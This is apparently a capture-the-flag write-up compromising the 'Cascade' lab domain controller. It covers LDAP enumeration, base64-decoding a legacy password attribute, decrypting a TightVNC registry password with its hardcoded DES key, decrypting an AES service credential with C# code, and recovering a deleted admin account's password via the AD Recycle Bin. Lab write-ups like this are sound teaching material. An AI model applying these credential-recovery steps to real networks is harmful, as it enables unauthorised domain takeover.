

Cascade

Cascade is a medium difficulty Windows machine configured as a Domain Controller. LDAP anonymous binds are enabled, and enumeration yields the password for user `r.thompson`, which gives access to a `TightVNC` registry backup. The backup is decrypted to gain the password for `s.smith`. This user has access to a .NET executable, which after decompilation and source code analysis reveals the password for the `ArkSvc` account. This account belongs to the `AD Recycle Bin` group and is able to view deleted Active Directory objects. One of the deleted user accounts is found to contain a hardcoded password, which can be reused to login as the primary domain administrator.

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1 Initial Network Analysis and Subsequent Discoveries through LDAP Examination

With standard Nmap and SMB scans and reconnaissance, there wasn't much to note. However, LDAP provided some interesting findings.

```
(kali㉿kali)-[~]
└─$ ldapsearch -H ldap://10.10.10.182 -x -b "DC=cascade,DC=local" '(objectClass=person)' > ldap-people
```

```
└─$ head -40 ldap-people
# extended LDIF
#
# LDAPv3
# base <DC=cascade,DC=local> with scope subtree
# filter: (objectClass=person)
# requesting: ALL
#
# CascGuest, Users, cascade.local
dn: CN=CascGuest,CN=Users,DC=cascade,DC=local
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: CascGuest
description: Built-in account for guest access to the computer/domain
distinguishedName: CN=CascGuest,CN=Users,DC=cascade,DC=local
instanceType: 4
whenCreated: 20200109153140.0Z
whenChanged: 20200110160637.0Z
uSNCreated: 8197
memberOf: CN=Guests,CN=Builtin,DC=cascade,DC=local
uSNChanged: 45094
name: CascGuest
objectGUID:: LrFX+qgBukGjmV+ZFABrZw==
userAccountControl: 66082
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 0
lastLogoff: 0
lastLogon: 0
pwdLastSet: 0
primaryGroupID: 514
objectSid:: AQUAAAAAAAAUVAAMvuhxgsd8Uf1yHJF9QEAAA==
accountExpires: 9223372036854775807
logonCount: 0
sAMAccountName: CascGuest
sAMAccountType: 805306368
userPrincipalName: CascGuest@cascade.local
```

```

└─$ cat ldap-people | grep -B 15 -A 15 -i legacy
primaryGroupID: 513
objectSid:: AQUAAAAAAAAUAAAAAMvuhxgsd8Uf1yHJFVQAAA=
accountExpires: 9223372036854775807
logonCount: 2
sAMAccountName: r.thompson
sAMAccountType: 805306368
userPrincipalName: r.thompson@cascade.local
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=cascade,DC=local
dSCorePropagationData: 20200126183918.0Z
dSCorePropagationData: 20200119174753.0Z
dSCorePropagationData: 20200119174719.0Z
dSCorePropagationData: 20200119174508.0Z
dSCorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 133479809076039110
msDS-SupportedEncryptionTypes: 0
cascadeLegacyPwd: clk0bjVldmE=

```

```

# Util, Services, Users, UK, cascade.local
dn: CN=Util,OU=Services,OU=Users,OU=UK,DC=cascade,DC=local
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Util
distinguishedName: CN=Util,OU=Services,OU=Users,OU=UK,DC=cascade,DC=local
instanceType: 4
whenCreated: 20200109194521.0Z
whenChanged: 20200128180947.0Z
displayName: Util
uSNCreated: 24650
uSNChanged: 245850

```

We possess user information, and within this dataset, one user's record includes the attribute 'cascadeLegacyPwd' with the value 'clk0bjVldmE='

```

└─(kali㉿kali)-[~]
└─$ echo "clk0bjVldmE=" | base64 -d
rY4n5eva

```

We have acquired new credentials, enabling us to enumerate both users and shared resources:

```
(kali㉿kali)-[~]
└─$ nxc smb 10.10.10.182 -u r.thompson -p rY4n5eva --users
SMB 10.10.10.182 445 CASC-DC1 [+] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SM
Bv1:False)
SMB 10.10.10.182 445 CASC-DC1 [+] cascade.local\r.thompson:rY4n5eva
SMB 10.10.10.182 445 CASC-DC1 [+] Trying to dump local users with SAMRPC protocol
SMB 10.10.10.182 445 CASC-DC1 [+] Enumerated domain user(s)
SMB 10.10.10.182 445 CASC-DC1 cascade.local\administrator Built-in account for administering the comp
puter/domain
SMB 10.10.10.182 445 CASC-DC1 cascade.local\CascGuest Built-in account for guest access to the co
mputer/domain
SMB 10.10.10.182 445 CASC-DC1 cascade.local\krbtgt Key Distribution Center Service Account
SMB 10.10.10.182 445 CASC-DC1 cascade.local\arksvc
SMB 10.10.10.182 445 CASC-DC1 cascade.local\s.smith
SMB 10.10.10.182 445 CASC-DC1 cascade.local\r.thompson
SMB 10.10.10.182 445 CASC-DC1 cascade.local\util
SMB 10.10.10.182 445 CASC-DC1 cascade.local\j.wakefield
SMB 10.10.10.182 445 CASC-DC1 cascade.local\s.hickson
SMB 10.10.10.182 445 CASC-DC1 cascade.local\j.goodhand
SMB 10.10.10.182 445 CASC-DC1 cascade.local\A.turnbull
SMB 10.10.10.182 445 CASC-DC1 cascade.local\A.crowe
SMB 10.10.10.182 445 CASC-DC1 cascade.local\B.hanson
SMB 10.10.10.182 445 CASC-DC1 cascade.local\D.burman
SMB 10.10.10.182 445 CASC-DC1 cascade.local\BackupSvc
SMB 10.10.10.182 445 CASC-DC1 cascade.local\j.allen
SMB 10.10.10.182 445 CASC-DC1 cascade.local\i.croft
```

We have also identified several shared resources. I will proceed to download the contents of the 'Data' share for further investigation.

```
└─$ smbclient \\\\10.10.10.182\\Data -U r.thompson
Password for [WORKGROUP\r.thompson]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D                0 Mon Jan 27 05:27:34 2020
..               D                0 Mon Jan 27 05:27:34 2020
Contractors      D                0 Mon Jan 13 03:45:11 2020
Finance          D                0 Mon Jan 13 03:45:06 2020
IT               D                0 Tue Jan 28 20:04:51 2020
Production       D                0 Mon Jan 13 03:45:18 2020
Temps           D                0 Mon Jan 13 03:45:15 2020

6553343 blocks of size 4096. 1623772 blocks available
smb: \> mask ""
smb: \> recurse ON
smb: \> prompt OFF
smb: \> mget *
NT_STATUS_ACCESS_DENIED listing \Contractors\*
NT_STATUS_ACCESS_DENIED listing \Finance\*
NT_STATUS_ACCESS_DENIED listing \Production\*
NT_STATUS_ACCESS_DENIED listing \Temps\*
getting file \IT\Email Archives\Meeting_Notes_June_2018.html of size 2522 as IT/Email Archives/Meeting_Notes_June_2018.html (3.9 KiloBytes/sec) (average 3.9 KiloBytes/sec)
getting file \IT\Logs\Ark AD Recycle Bin\ArkAdRecycleBin.log of size 1303 as IT/Logs/Ark AD Recycle Bin/ArkAdRecycleBin.log (2.3 KiloBytes/sec) (average 3.1 KiloBytes/sec)
getting file \IT\Logs\DCs\dcdiag.log of size 5967 as IT/Logs/DCs/dcdiag.log (9.2 KiloBytes/sec) (average 5.2 KiloBytes/sec)
getting file \IT\Temp\s.smith\VNC Install.reg of size 2680 as IT/Temp/s.smith/VNC Install.reg (4.1 KiloBytes/sec) (average 4.9 KiloBytes/sec)
)
```

2 File Analysis and Password Decryption Efforts

We have discovered something intriguing within the files:

```
(kali@kali)-[~/IT/Temp/s.smith]
└─$ cat VNC\ Install.reg
◆◆Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC]

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC\Server]
"ExtraPorts"=""
"QueryTimeout"=dword:0000001e
"QueryAcceptOnTimeout"=dword:00000000
"LocalInputPriorityTimeout"=dword:00000003
"LocalInputPriority"=dword:00000000
"BlockRemoteInput"=dword:00000000
"BlockLocalInput"=dword:00000000
"IpAddressControl"=""
"RfbPort"=dword:0000170c
"HttpPort"=dword:000016a8
"DisconnectAction"=dword:00000000
"AcceptRfbConnections"=dword:00000001
"UseVncAuthentication"=dword:00000001
"UseControlAuthentication"=dword:00000000
"RepeatControlAuthentication"=dword:00000000
"LoopbackOnly"=dword:00000000
"AcceptHttpConnections"=dword:00000001
"LogLevel"=dword:00000000
"EnableFileTransfers"=dword:00000001
"RemoveWallpaper"=dword:00000001
"UseD3D"=dword:00000001
"UseMirrorDriver"=dword:00000001
"EnableUrlParams"=dword:00000001
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
"AlwaysShared"=dword:00000000
"NeverShared"=dword:00000000
"DisconnectClients"=dword:00000001
"PollingInterval"=dword:000003e8
"AllowLoopback"=dword:00000000
"VideoRecognitionInterval"=dword:00000bb8
"GrabTransparentWindows"=dword:00000001
"SaveLogToAllUsersPath"=dword:00000000
"RunControlInterface"=dword:00000001
"IdleTimeout"=dword:00000000
"VideoClasses"=""
"VideoRects"=""
```

We have identified a second user associated with a VNC setup, and we are able to view the 'password' value.

However, the password value is encrypted and requires further investigation. After analysis, it was determined that VNC utilizes a hardcoded DES key for credential storage, a practice consistent across multiple product lines.

Consequently, we can decrypt the password using the following method:

Execute the command:

```
echo 6bcf2a4b6e5aca0f | xxd -r -p | openssl enc -des-cbc --nopad --nosalt -K e84ad660c4721ae0 -iv 0000000000000000 -d -provider legacy -provider default | hexdump -Cv to decrypt the password
```

```
l-$ echo 6bcf2a4b6e5aca0f | xxd -r -p | openssl enc -des-cbc --nopad --nosalt -K e84ad660c4721ae0 -iv 0000000000000000 -d -provider legacy -provider default | hexdump -Cv
00000000 73 54 33 33 33 76 65 32          |sT333ve2|
00000008
```

Success has been achieved in obtaining the second set of credentials. We are now able to retrieve the 'user.txt' file.

```
*Evil-WinRM* PS C:\Users\s.smith\Desktop> cat user.txt
6d6a76a533f29adb59d331b5e6e2430e
*Evil-WinRM* PS C:\Users\s.smith\Desktop> █
```

3 Group Membership Insights and Credential Retrieval Strategies

We have observed that the user 's.smith' is a member of the 'Audit Share' group

```
*Evil-WinRM* PS C:\Users\s.smith\Desktop> net user s.smith
User name                s.smith
Full Name                Steve Smith
Comment
User's comment
Country code             000 (System Default)
Account active           Yes
Account expires          Never

Password last set       1/28/2020 7:58:05 PM
Password expires        Never
Password changeable     1/28/2020 7:58:05 PM
Password required       Yes
User may change password No

Workstations allowed    All
Logon script            MapAuditDrive.vbs
User profile
Home directory
Last logon              1/28/2020 11:26:39 PM

Logon hours allowed     All

Local Group Memberships *Audit Share          *IT
                       *Remote Management Use
Global Group memberships *Domain Users
The command completed successfully.
```

Actually, he is the only one in Audit Share group:

```
*Evil-WinRM* PS C:\Users\s.smith\Desktop> net localgroup "Audit Share"
Alias name      Audit Share
Comment        \\Casc-DC1\Audit$

Members

-----
s.smith
The command completed successfully.
```


The comment serves as a valuable clue, prompting further examination of this share:

```
(kali@kali)-[~]
└─$ nxc smb -u s.smith -p st333ve2 --shares 10.10.10.182
SMB 10.10.10.182 445 CASC-DC1 [*] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SM
Bv1:False)
SMB 10.10.10.182 445 CASC-DC1 [+] cascade.local\s.smith:st333ve2
SMB 10.10.10.182 445 CASC-DC1 [*] Enumerated shares
SMB 10.10.10.182 445 CASC-DC1 Share Permissions Remark
SMB 10.10.10.182 445 CASC-DC1 ADMIN$ Remote Admin
SMB 10.10.10.182 445 CASC-DC1 Audit$ READ
SMB 10.10.10.182 445 CASC-DC1 C$ Default share
SMB 10.10.10.182 445 CASC-DC1 Data$ READ
SMB 10.10.10.182 445 CASC-DC1 IPC$ Remote IPC
SMB 10.10.10.182 445 CASC-DC1 NETLOGON READ Logon server share
SMB 10.10.10.182 445 CASC-DC1 print$ READ Printer Drivers
SMB 10.10.10.182 445 CASC-DC1 SYSVOL READ Logon server share
```

We possess read permissions for the 'Audit' share. Let's proceed to download the files from it, employing a similar method to what was used previously:

```
└─$ smbclient \\\\10.10.10.182\\Audit$ -U s.smith
Password for [WORKGROUP\s.smith]:
Try "help" to get a list of possible commands.
smb: \> ls
.          D          0    Wed Jan 29 20:01:26 2020
..         D          0    Wed Jan 29 20:01:26 2020
CascAudit.exe      An      13312 Tue Jan 28 23:46:51 2020
CascCrypto.dll     An      12288 Wed Jan 29 20:00:20 2020
DB                D          0    Tue Jan 28 23:40:59 2020
RunAudit.bat      A         45   Wed Jan 29 01:29:47 2020
System.Data.SQLite.dll  A     363520 Sun Oct 27 08:38:36 2019
System.Data.SQLite.EF6.dll  A     186880 Sun Oct 27 08:38:38 2019
x64              D          0    Mon Jan 27 00:25:27 2020
x86              D          0    Mon Jan 27 00:25:27 2020

6553343 blocks of size 4096. 1623590 blocks available
smb: \> █
```

The first approach involves connecting to the .db file and enumerating its contents.

```
(kali@kali)-[~/DB]
└─$ sqlite3 Audit.db
SQLite version 3.44.2 2023-11-24 11:41:44
Enter ".help" for usage hints.
sqlite> select * from ldap;
1|ArkSvc|BQ0515Kj9MdErXx6Q6AG0w==|cascade.local
sqlite> █
```

It appears that we have identified credentials for the user 'arkSvc', but they are not readily decryptible. Utilizing Open Source Intelligence (OSINT), I have located a webpage related to these credentials:

<no name> by Anonymous

```

1 using System;
2 using System.IO;
3 using System.Security.Cryptography;
4 using System.Text;
5
6 public class Program
7 {
8     public static void Main()
9     {
10         string str = string.Empty;
11         str = DecryptString("BQ0515Kj9MdErXx6Q6AG0w==", "c4scadek3y654321");
12         Console.WriteLine(str);
13     }
14
15     public static string DecryptString(string EncryptedString, string Key)
16     {
17         byte[] buffer = Convert.FromBase64String(EncryptedString);
18         Aes aes = Aes.Create();
19         ((SymmetricAlgorithm) aes).KeySize = 128;
20         ((SymmetricAlgorithm) aes).BlockSize = 128;
21         ((SymmetricAlgorithm) aes).IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
22         ((SymmetricAlgorithm) aes).Mode = CipherMode.CBC;
23         ((SymmetricAlgorithm) aes).Key = Encoding.UTF8.GetBytes(Key);
24         using (MemoryStream memoryStream = new MemoryStream(buffer))
25         {
26             using (CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream, ((SymmetricAlgorithm) aes).CreateDecryptor(), CryptoStreamMode.Read))
27             {
28                 byte[] numArray = new byte[checked (buffer.Length - 1 + 1)];
29                 cryptoStream.Read(numArray, 0, numArray.Length);
30                 return Encoding.UTF8.GetString(numArray);
31             }
32         }
33     }
34 }
35
36 }

```

w31c0meFr31nd

An individual utilized an online compiler and inadvertently left the key accessible to the public.


Another approach requires us to conduct an analysis of this executable using DNSpy

```

(kali@kali)-[~]
└─$ file CascAudit.exe
CascAudit.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections

```

By setting a breakpoint at line 53, where the SQL connection is closed, we are able to observe the decrypted password:



The screenshot shows a code editor with a breakpoint at line 53, `sqliteConnection.Close();`. The code below the breakpoint sets `directoryEntry.Password = password;` and creates a `DirectoryEntry` object. The `Locals` window below the code shows the following variables:

Name	Value	Type
sqliteConnection	{System.Data.SQLite.SQLiteConnection}	System.Data.SQLite.SQLiteConnec...
str	"ArkSvc"	string
password	"w3lc0meFr31nd\0\0\0"	string

We have successfully identified new credentials: the username is 'ArkSvc' and the password is 'w3lc0meFr31nd'

4 Elevating Privileges to System Administrator

Let's now investigate the nature and privileges associated with the 'arksvc' user account.

```
*Evil-WinRM* PS C:\Users\arksvc> net user arksvc
User name                arksvc
Full Name                ArkSvc
Comment
User's comment
Country code             000 (System Default)
Account active           Yes
Account expires          Never

Password last set       1/9/2020 4:18:20 PM
Password expires        Never
Password changeable     1/9/2020 4:18:20 PM
Password required       Yes
User may change password No

Workstations allowed    All
Logon script
User profile
Home directory
Last logon              12/25/2023 5:26:37 PM

Logon hours allowed     All

Local Group Memberships *AD Recycle Bin      *IT
                       *Remote Management Use
Global Group memberships *Domain Users
The command completed successfully.
```

The user 'arksvc' holds membership in the 'AD Recycle Bin' group, which allows for the recovery of deleted Active Directory objects without resorting to backups, restarting Active Directory Domain Services, or rebooting DCs

More info at:

<https://blog.netwrix.com/2021/11/30/active-directory-object-recovery-recycle-bin/>

With this information, we can execute the following query. Additionally, this enables us to retrieve the 'root.txt' file:

```
*Evil-WinRM* PS C:\Users\arksvic> Get-ADObject -filter 'isdeleted -eq $true -and name -ne "Deleted Objects" -and samaccountname -eq "TempAdmin" -includeDeletedObjects -property *
```

```

accountExpires           : 9223372036854775807
badPasswordTime          : 0
badPwdCount               : 0
CanonicalName            : cascade.local/Deleted Objects/TempAdmin
                           DEL:f0cc344d-31e0-4866-bceb-a842791ca059
cascadeLegacyPwd         : YmFDVDNyMWFOMDBkbGVz
CN                       : TempAdmin
                           DEL:f0cc344d-31e0-4866-bceb-a842791ca059
codePage                  : 0
countryCode              : 0
Created                   : 1/27/2020 3:23:08 AM
createTimeStamp          : 1/27/2020 3:23:08 AM
Deleted                   : True
Description               :

```

```
(kali@kali)-[~]
└─$ echo "YmFDVDNyMWFOMDBkbGVz" | base64 -d
baCT3r1aN00dles
```

```
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls
```

```

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar-----         12/25/2023  12:28 PM           34 root.txt

```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> █
```